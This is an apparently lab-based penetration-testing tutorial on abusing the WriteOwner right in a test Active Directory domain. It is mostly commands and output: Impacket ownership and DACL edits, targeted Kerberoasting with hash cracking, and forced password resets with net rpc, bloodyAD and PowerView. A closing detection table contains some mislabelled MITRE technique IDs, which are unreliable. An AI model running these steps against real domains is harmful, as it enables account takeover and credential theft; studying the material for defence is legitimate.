EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	5
Transitive Object Controllers	▶

From the graph it can be observed that the **Sakshi** user owns **WriteOwner** privilege on **Ankur** user.



The user SAKSHI@IGNITE.LOCAL has the ability to modify the owner of the user ANKUR@IGNITE.LOCAL. Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.

Method for Exploitation – Granting Ownership & Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

Attackers can exploit the *WriteOwner* permission when they gain control of an object that has this privilege over another directory object. This allows them to grant ownership, then assign full control, and ultimately perform attacks like *Kerberoasting* or a *Password Change* without knowing the victim's current credentials.

Linux Impacket tool – Granting Ownership & Full Control

Granting Ownership:

To begin, use the [Impacket's toolkit](#) from a UNIX-like system. The tool `owneredit.py` allows **changing ownership** of a directory object.

```
impacket-owneredit -action write -new-owner 'sakshi' -target-dn  
'CN=ankur,CN=Users,DC=ignite,DC=local' 'ignite.local'/'sakshi':'Password@1' -dc-ip  
192.168.1.6
```



```
[root@kali] ~]
# impacket-ownedit -action write -new-owner 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local' 'ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/ownedit.py:87: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/ownedit.py:96: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/ownedit.py:97: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:98: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/ownedit.py:100: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:101: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:102: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/ownedit.py:103: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:104: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distribution COM Users',
/usr/share/doc/python3-impacket/examples/ownedit.py:105: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/ownedit.py:106: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/ownedit.py:107: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/ownedit.py:108: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:109: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:110: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/ownedit.py:111: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/ownedit.py:112: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/ownedit.py:113: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
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[*] Current owner information below
[*] - SID: S-1-5-21-3167649272-2694697299-2510499829-512
[*] - SAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=ignite,DC=local
[*] OwnerSid modified successfully!
```

With the help of ownedit, the **DACL** for the **Ankur user object** is successfully modified. As a result, the **Sakshi user now owns the Ankur account**.

Granting Full Control:

Next, use dacedit.py to assign **Full Control** to **Sakshi** over the **Ankur user object**.

From UNIX-like systems, this can be done with [Impacket's](#) dacedit.py (Python), alternatively Impacket-dacedit.

```
impacket-dacedit -action 'write' -rights 'FullControl' -principal 'sakshi' -
target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local'
'ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6
```

```
[root@kali] ~]
[impacket-dacedit -action 'write' -rights 'FullControl' -principal 'sakshi' -target-dn 'CN=ankur,CN=Users,DC=ignite,DC=local' 'ignite.local'/'sakshi':'Password@1' -dc-ip 192.168.1.6
/usr/share/doc/python3-impacket/examples/dacedit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacedit.py:108: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacedit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacedit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacedit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distribution COM Users',
/usr/share/doc/python3-impacket/examples/dacedit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacedit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacedit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacedit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacedit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacedit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacedit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
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[*] DACL backed up to dacedit-20241208-120513.bak
[*] DACL modified successfully!
```

With the help of **dacedit**, the **DACL** for this object is successfully modified, and **Sakshi** now has **full control** over the **Ankur user**.



Now, since the user has full control over the target then it can either perform kerberoasting or can change the password without knowing target's current password ([ForceChangePassword](#))

Linux Python Script – TargetedKerberoast

From UNIX-like systems, this can be done with [targetedKerberoast.py](#) (Python).

```
./targetedKerberoast.py --dc-ip '192.168.1.6' -v -d 'ignite.local' -u 'sakshi' -p  
'Password@1'
```

```
(root㉿kali)-[~/targetedKerberoast]  
# ./targetedKerberoast.py --dc-ip '192.168.1.6' -v -d 'ignite.local' -u 'sakshi' -p 'Password@1'  
[*] Starting kerberoast attacks  
[*] Fetching usernames from Active Directory with LDAP  
[VERBOSE] SPN added successfully for (ankur)  
[+] Printing hash for (ankur)  
$krb5tgs$23$*ankur$IGNITE.LOCAL$ignite.local/ankur*$fecd22632eb048c27836bd9492b7eebb$b97c97e9d7f567ef56a  
cd32a15c221dd21b99eca5798033bbc093014910e3a4005a17402b042412042bce4b7f5f7f328acb598d7d9e03e057356ad3a4ab9  
21f08a70f64f658118e3102e48db972859f116de4a61931156be8004c3346ecd24826d6fc4d0a2ecdf11165ef75986eec30137e3  
98945bae15d667e727a4c7f8ab4d93e707ec2b62ce0aeff1883a7918bc16125132cc60f9b3b7188c200b8c36b7cc83cf1904a8a6  
4d4974fb620164c0862b23cc337a67343017c5481b5bec101e307cf8ec8f9726f6e1dbc57638cba7ce5735ba8d22c5d44721e72  
12721bcac930367975fa89b578d51da0794b7ff6949ceb82c742e6990201018a6d64d529cb9bdad0edc8a0e309306dece51c7574  
6af7c481cf8b3527b7f8a2cdec872ba70727a00a031b55098b679f497738d70665b4a4768d17785cc3697d283f0b963d24144e5b  
71bf6bde9f0ce34f9d5bed6fe6969ed2bd64bd95f67159dbebc944ef78565df43c40cab16f6fc94a87456f6f6  
[VERBOSE] SPN removed successfully for (ankur)
```

Finally, once attackers dump hashes (e.g., from Kerberoasting), they can use tools like **John the Ripper** and common dictionaries such as **RockYou.txt** to brute-force weak passwords.

```
(root㉿kali)-[~]  
# john -w=/usr/share/wordlists/rockyou.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for st  
Password@1      (?)  
1g 0:00:00:01 DONE (2024-12-08 12:07) 0.7352g/s 1546Kp/s  
Use the "--show" option to display all of the cracked pas  
Session completed.
```

Linux – Change Password

Linux Net RPC – Samba

You can achieve this from a **UNIX-like system** with net, a tool for the administration of **Samba** and **CIFS/SMB clients**.

```
net rpc password ankur 'Password@987' -U ignite.local/sakshi%'Password@1' -S  
192.168.1.6
```

```
(root㉿kali)-[~]  
# net rpc password ankur 'Password@987' -U ignite.local/sakshi%'Password@1' -S 192.168.1.6
```

Linux Bloody AD

Alternatively, you can achieve this using [bloodyAD](#)



```
bloodyAD --host "192.168.1.6" -d "ignite.local" -u "sakshi" -p "Password@1" set  
password "ankur" "Password@987"
```

```
[root@kali)~]# bloodyAD --host "192.168.1.6" -d "ignite.local" -u "sakshi" -p "Password@1" set password "ankur" "Password@987"  
[+] Password changed successfully!
```

Windows PowerShell Powerview – Granting Ownership & Full Control

On Windows systems, attackers can **leverage the PowerView module** to grant both **Ownership** and **Full Control** over a target object. This process involves two core cmdlets: **Set-DomainObjectOwner** and **Add-DomainObjectAcl**.

```
powershell -ep bypass  
Import-Module .\PowerView.ps1  
Set-DomainObjectOwner -Identity 'ankur' -OwnerIdentity 'sakshi'  
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ankur" -PrincipalIdentity  
"sakshi"
```

This **assigns ownership** of the **Ankur user object** to the **Sakshi user**.

```
PS C:\Users\sakshi> powershell -ep bypass  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\sakshi> Import-Module .\PowerView.ps1  
PS C:\Users\sakshi> Set-DomainObjectOwner -Identity 'ankur' -OwnerIdentity 'sakshi'  
PS C:\Users\sakshi> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ankur" -PrincipalIdentity "sakshi"  
PS C:\Users\sakshi>  
PS C:\Users\sakshi>
```

With the help of **Set-DomainObjectOwner** and **Add-DomainObjectAcl**, the **DACL** for the object is successfully updated. As a result, the **Sakshi user gains full control over the Ankur account**, including permissions to modify, reset, or delete it.



ankur Properties

?

X

Published Certificates		Member Of		Password Replication		Dial-in	Object
Remote Desktop Services Profile				COM+		Attribute Editor	
General	Address	Account	Profile	Telephones	Organization		
Security	Environment	Sessions	Profile	Telephones	Organization	Remote control	

Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- sakshi
- Domain Admins (IGNITE\Domain Admins)

[Add...](#)[Remove](#)

Permissions for sakshi

Allow

Deny

Full control



Read



Write



Create all child objects



Delete all child objects



Allowed to authenticate

[Change password](#)

For special permissions or advanced settings, click Advanced.

[Advanced](#)[OK](#)[Cancel](#)[Apply](#)[Help](#)

Now, since the user has full control over the target then it can either perform kerberoasting or can change the password without knowing target's current password ([ForceChangePassword](#))



Windows PowerShell Powerview – Kerberoasting

To proceed, attackers can use PowerView's Set-DomainObject and Get-DomainSPNTicket to manipulate **SPNs (Service Principal Names)** and request service tickets for offline cracking.

```
Set-DomainObject -Identity 'ankur' -Set  
@{serviceprincipalname='nonexistent/hacking'}  
Get-DomainUser 'ankur' | Select serviceprincipalname  
$User = Get-DomainUser 'ankur'  
$User | Get-DomainSPNTicket
```

```
PS C:\Users\sakshi> Set-DomainObject -Identity 'ankur' -Set @{serviceprincipalname='nonexistent/hacking'} ←  
PS C:\Users\sakshi>  
PS C:\Users\sakshi> Get-DomainUser 'ankur' | Select serviceprincipalname ←  
  
serviceprincipalname  
-----  
nonexistent/hacking  
  
PS C:\Users\sakshi> $User = Get-DomainUser 'ankur' ←  
PS C:\Users\sakshi>  
PS C:\Users\sakshi> $User | Get-DomainSPNTicket ←  
  
SamAccountName : ankur  
DistinguishedName : CN=ankur,CN=Users,DC=ignite,DC=local  
ServicePrincipalName : nonexistent/hacking  
TicketByteHexStream :  
Hash : $krb5tgs$23$*ankur$ignite.local$nonexistent/hacking*$1BD4414DA4DF40DE2515DEA44E506E97$A2F2A984CB71351B33BBE285E803051CAC4918179C311882DEACAE72A7C309BF4D9A7DABECBA8F7EE06111A483D8A55B9E5F8B1CAB77019ED56277BDB3F9F4EF99EF168E48BF46EEB5G3B3BAB13D79D9065E9651331AB9685FE8275C551C9DD173B9AC45D26571AFBD41A9AAC1C708D68E91555C5A3DE761854D472D8CD5EDAD86DF59A889E6FDA48CC0445DBA69FBBCB281E902905DE4882B049B883A171A6D64FCEFD4829D246618D8C576E3401FF885B700F7FDE94A88DF8A021655EB95BAF5B07967859CA2611500B86047380C3A941CAF3032D269104B5970DE57ECDAD4B1A29FFE1514F413C77A9721B5EF373B2ABB1B57FC11D3485CB2297D7B188D9AA7C45D298921BF8DDAB83B89B4C9F0CD161FBFC229BBF226F7F49A46E25F5D5813D8A6DB62969779C47097A54BB192EA0D1AFF2047B1A5A6CAF03C58B4D281FEE5115429C1EBFF216EA08E4E196F8CC5BC0FA7CAA17CC8C37D519605B2CB23E719D84E588D64AF5D56
```

Kerberoasting allows attackers to extract TGS tickets for SPN-enabled accounts and then **brute-force** them **offline** using hash cracking tools.

Windows PowerShell Powerview – Change Password

The attacker can change the password of the user using PowerView module. This can be achieved with **Set-DomainUserPassword** cmdlet.

Alternatively, if the attacker prefers account takeover, they can **change the user's password** without knowing the current one.

```
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force  
Set-DomainUserPassword -Identity 'ankur' -AccountPassword $NewPassword
```

```
PS C:\Users\sakshi> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -F ←  
PS C:\Users\sakshi>  
PS C:\Users\sakshi> Set-DomainUserPassword -Identity 'ankur' -AccountPassword $NewPassword ←  
PS C:\Users\sakshi>  
PS C:\Users\sakshi>
```

The **Sakshi** user resets Ankur's password without any knowledge of the original, ensuring complete account compromise.



Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	<ul style="list-style-type: none">Monitor for unusual password resets by non-admin users.Detect anomalies in password change activities.Check audit logs for unusual access or password reset events.	<ul style="list-style-type: none">Enforce least privilege access control.Limit the use of powerful permissions like Generic ALL.Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	<ul style="list-style-type: none">Monitor for account changes, including group memberships and privileges.Log changes to critical accounts (e.g., admin, domain admin accounts).	<ul style="list-style-type: none">Use privileged access workstations (PAWs) for administrative tasks.Restrict sensitive permissions like Generic ALL.Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	<ul style="list-style-type: none">Monitor for excessive Kerberos ticket-granting service (TGS) requests.Detect abnormal account ticket requests, especially for accounts with SPNs.Enable Kerberos logging.	<ul style="list-style-type: none">Use strong, complex passwords for service accounts.Rotate service account passwords regularly.Disable unnecessary SPNs.Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	<ul style="list-style-type: none">Monitor changes to SPN attributes using LDAP queries or PowerShell.Detect modifications to AD attributes related to SPNs.Monitor account changes using event logs.	<ul style="list-style-type: none">Limit the ability to modify SPNs to authorized users only.Enforce MFA for service accounts.Ensure strong passwords for accounts with SPNs.Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	<ul style="list-style-type: none">Monitor changes to the msDS-KeyCredentialLink attribute.Audit AD logs for unusual certificate and key additions.Use LDAP queries to detect attribute modifications.	<ul style="list-style-type: none">Limit access to modify msDS-KeyCredentialLink to authorized accounts.Regularly audit msDS-KeyCredentialLink attributes.Use strong key/certificate management practices.
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	<ul style="list-style-type: none">Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage.Detect ticket reuse across different systems.Enable and monitor Kerberos logging.	<ul style="list-style-type: none">Use Kerberos Armoring (FAST) to encrypt Kerberos tickets.Enforce ticket expiration and short lifetimes for TGT/TGS.Enforce ticket expiration and short lifetimes for TGT/TGS.Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	<ul style="list-style-type: none">Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts).Analyze logins that skip standard authentication steps.	<ul style="list-style-type: none">Disable NTLM where possible.Enforce SMB signing and NTLMv2.Use Local Administrator Password Solution (LAPS) to manage local administrator credentials.Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	<ul style="list-style-type: none">Monitor changes to group memberships, especially sensitive groups like Domain Admins.Enable event logging for group changes in Active Directory.	<ul style="list-style-type: none">Limit access to modify group memberships.Enable just-in-time (JIT) administration for critical roles.Use MFA for high-privilege accounts and role modifications.

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
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